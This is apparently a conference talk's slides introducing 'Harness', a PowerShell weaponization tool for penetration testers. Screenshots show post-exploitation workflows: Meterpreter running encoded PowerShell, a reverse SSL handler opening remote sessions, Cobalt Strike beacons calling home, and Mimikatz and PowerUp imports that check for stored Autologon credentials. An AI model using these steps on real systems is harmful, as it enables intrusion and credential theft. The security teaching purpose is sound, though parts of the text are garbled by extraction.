

Harness: Powershell Weaponization Made Easy (or at least easier)

Rich Kelley

@RGKelley5

What's this all about anyway?

- Audience:
 - Penetration testers
 - Red Teams
 - Powershell activists
 - Python enthusiasts
- Bottom line
 - Powershell weaponization can be somewhat cumbersome
 - Hopefully I've made that a little easier with the Harness tool set

Who is this guy?

- Computer science background
- Prior US Air Force Communications Officer
- Network engineer, software developer, penetration tester
- Currently focused on application pen testing
- Mostly I enjoy writing obscure utilities
 - pyhashcat
 - Keyboard walk generators

Why should I care?

- “...Microsoft’s Post-Exploitation Language” - @obsuresec
- Defenders should be more aware of the damage attackers can do with Powershell alone
- We need more research into incident response related to malicious Powershell use
 - *DEF CON 22 - Ryan Kazanciyan and Matt Hastings, Investigating PowerShell Attacks*

Powershell weaponization problem?

“How do you get your [Powershell] scripts running on your target machines, and effectively get your results back?” - @harmj0y

Hasn't this problem been solved?

- Yep, but I'm a developer. Why use someone else's solution when I can write my own (I'm kidding...sort of)
- Previous solutions were not as seamless as I wanted
 - Step 1: Gain access
 - Step 2: ?????
 - Step 3: Use powershell
 - Step 4: Pwn all things!
- A couple of very cool new solutions have recently been released

RDP – Copy/Paste or Import-Module

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User1> cd .\Desktop
PS C:\Users\User1\Desktop>
PS C:\Users\User1\Desktop> Import-Module .\Invoke-Minikatz.ps1
PS C:\Users\User1\Desktop>
```

```
Windows PowerShell

>>> $StatusOutput += "`n[*] Checking for AlwaysInstallElevated registry key..."
>>> if (Get-RegAlwaysInstallElevated){
>>>     $StatusOutput += "[*] Use 'Write-UserAddMSI' to abuse`n"
>>>     $StatusOutput += "[+] AlwaysInstallElevated is enabled for this machine!"
>>> }
>>>
>>> $StatusOutput += "`n[*] Checking for Autologon credentials in registry..."
>>> $AutologonCreds = Get-RegAutoLogon
>>> if (<$AutologonCreds){
>>>     try{
>>>         if (<<$AutologonCreds.DefaultUserName> -and <-not <$AutologonCreds.DefaultUserName -eq ''>>) {
>>>             $StatusOutput += "[+] Autologon default credentials: $($AutologonCreds.DefaultDomainName), $($AutologonCreds.DefaultUserName), $($AutologonCreds.DefaultPassword),"
>>>         }
>>>     }
>>>     catch {}
>>>     try {
>>>         if (<<$AutologonCreds.AltDefaultUserName> -and <-not <$AutologonCreds.AltDefaultUserName -eq ''>>) {
>>>             $StatusOutput += "[+] Autologon alt credentials: $($AutologonCreds.AltDefaultDomainName), $($AutologonCreds.AltDefaultUserName), $($AutologonCreds.AltDefaultPassword),"
>>>         }
>>>     }
>>>     catch {}
>>> }
>>>
>>> # output everything
>>> $StatusOutput
>>> }
PS C:\Users\User1>
PS C:\Users\User1> # throw up a warning if not launched with PowerShell version 2
PS C:\Users\User1> if (<(get-host).Version.Major -ne "2" >
>>> {
>>>     Write-Warning "[!] PowerUp is written for PowerShell version 2.0"
>>>     Write-Warning "[!] For proper behavior, launch powershell.exe with the '-Version 2' flag"
>>> }
PS C:\Users\User1> _
```

Remote shell – call powershell.exe

```
root@kali: ~  
File Edit View Search Terminal Help  
[*] Meterpreter session 2 opened (192.168.142.129:4444 -> 192.168.142.128:49169)  
at 2015-07-15 11:48:44 -0400  
  
meterpreter > shell  
Process 1732 created.  
Channel 1 created.  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\User1\Desktop>powershell.exe -encodedcommand ZgBvAHIKAaKAGkAPQAxADsAIA  
AkAGkAIAAtAGwAZQAgADEAMAA7ACAAJABpACsAKwApAHsAJABpAH0A  
powershell.exe -encodedcommand ZgBvAHIKAaKAGkAPQAxADsAIAAkAGkAIAAtAGwAZQAgADEAM  
AA7ACAAJABpACsAKwApAHsAJABpAH0A  
1  
2  
3  
4  
5  
6  
7  
8  
9  
10
```


Metasploit – exec_powershell

```
root@kali: ~
File Edit View Search Terminal Help
session to run this module on.
msf post(exec_powershell) > show sessions
Active sessions
=====
Id  Type           Information
--  -
  2  meterpreter x86/win32  WIN7-TARGET\U
44 -> 192.168.142.128:49169 (192.168.142.1
msf post(exec_powershell) > set session 2
session => 2
msf post(exec_powershell) > set script /root/Desktop/count.ps1
script => /root/Desktop/count.ps1
msf post(exec_powershell) > run
[*] for($i=1; $i -le 10; $i++){$i}
[*] Compressing script contents.
[+] Compressed size: 992
[*] Executing the script.
[*] Logging output to /root/.msf4/logs/scripts/WIN7-TARGET/count-20150715:115351.txt.
[*] Cleaning up residual objects and processes.
[+] Finished!

root@kali: ~/.msf4/logs/scripts/WIN7-TARGET
File Edit View Search Terminal Help
directory
root@kali:~/Desktop# cd /root/.msf4/
root@kali:~/.msf4# cd logs/
root@kali:~/.msf4/logs# ls
framework.log production.log scripts sessions
root@kali:~/.msf4/logs# cd scripts/
root@kali:~/.msf4/logs/scripts# ls
WIN7-TARGET
root@kali:~/.msf4/logs/scripts# cd WIN7-TARGET/
root@kali:~/.msf4/logs/scripts/WIN7-TARGET# ls
count-20150715:115351.txt
root@kali:~/.msf4/logs/scripts/WIN7-TARGET# cat count-20150715\:115351.txt
1
2
3
4
5
6
7
8
9
10
root@kali:~/.msf4/logs/scripts/WIN7-TARGET#
```

Metasploit – Interactive PS Payloads

```
msf exploit(handler) > run
```

```
[*] Started reverse SSL handler on 192.168.142.129:4444
```

```
[*] Starting the payload handler...
```

```
[*] Powershell session session 3 opened (192.168.142.129:4444 -> 192.168.142.128:49175)  
at 2015-07-15 11:58:19 -0400
```

```
Windows PowerShell running as user User1 on WIN7-TARGET
```

```
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\User1\Desktop>ls
```

```
Directory: C:\Users\User1\Desktop
```

```
PS C:\Users\User1\Desktop> for($i=1; $i -le 10; $i++){ $i }
```

```
1
```

```
2
```

```
3
```

```
4
```

```
5
```

```
6
```

```
7
```

```
8
```

```
9
```

```
10
```

```
PS C:\Users\User1\Desktop>
```

Cobalt Strike – Beacon

```
Console X Beacons X Listeners X Beacon 192.168.0.88@3396 X
beacon> powershell-import /root/Veil/Veil-Pillage/data/PowerSploit/Invoke-Mimikatz.ps1
[*] Tasked beacon to import /root/Veil/Veil-Pillage/data/PowerSploit/Invoke-Mimikatz.ps1
[+] host called home, sent: 638382 bytes
beacon> powershell-import /root/Desktop/PowerUp.ps1
[*] Tasked beacon to import /root/Desktop/PowerUp.ps1
[+] host called home, sent: 352559 bytes
beacon> powershell Invoke-AllChecks
[*] Tasked beacon to run: Invoke-AllChecks
[+] host called home, sent: 24 bytes

beacon> |
```

```
Console X Beacons X Listeners X Beacon 192.168.0.88@3396 X
[*] Checking service permissions...

[*] Checking for unattended install files...

[*] Checking %PATH% for potentially hijackable service .dll locations...

[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

beacon> |
```

My Development Requirements

1. Fully interactive remote Powershell console with the same capabilities as the native Powershell.exe
2. Ability to seamlessly import modules across the wire

Demo Time!

Under the hood

- Payload Requirements
 - .NET 3.0+
 - Powershell 2.0
 - System.Management.Automation Assembly
- Tested on:
 - Windows 7
 - Window 8
 - Windows 8.1
 - Windows Server 2008 R2
 - Windows Server 2012

Under the hood

- Listener/Framework Requirements
 - Python 3.4
 - Asyncio
 - Linux
 - Tested on Kali
- Why Python? Why not Ruby? Why not Metasploit?
 - Mostly for the learning experience
 - I prefer Python to Ruby (calm down)
 - Should be simple enough to port to Metasploit module


Under the hood

Payload

```
while script not valid:  
  accumulate  
end
```

```
Socket ← ps.BeginInvoke
```

PS C:\>



script/cmd

Send results

Handler

```
PS C:\> ls
```

```
ls
```

```
PS C:\> ls
```

```
Directory C:\
```

```
Mode: LastWriteTime
```

```
-----  
d---- 2/2/1015
```


Under the hood

Payload

Handler

PS C:\>

```
PS C:\> ^import-module script.ps1
```

```
Inbound script → True
```

<rs>

```
Socket ← byte stream
```

```
while !rcvd close signal:  
  accumulate  
end
```

</rs>

```
PS C:\> ^import-module script.ps1
```

```
Socket ← ps.BeginInvoke
```

Send results

```
Directory C:\
```

```
Mode: LastWriteTime
```

```
-----
```

```
d---- 2/2/1015
```

Questions?